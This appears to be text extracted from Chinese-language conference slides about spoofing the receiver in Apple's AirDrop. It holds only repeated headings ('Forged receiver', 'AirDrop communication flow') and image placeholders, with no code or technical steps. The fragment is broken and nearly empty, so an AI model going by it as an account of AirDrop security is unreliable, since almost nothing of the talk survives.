


僅公布於研討會


# 偽造接收者



# 偽造接收者




# 偽造接收者





更細一步去研究

# AirDrop 通訊流程




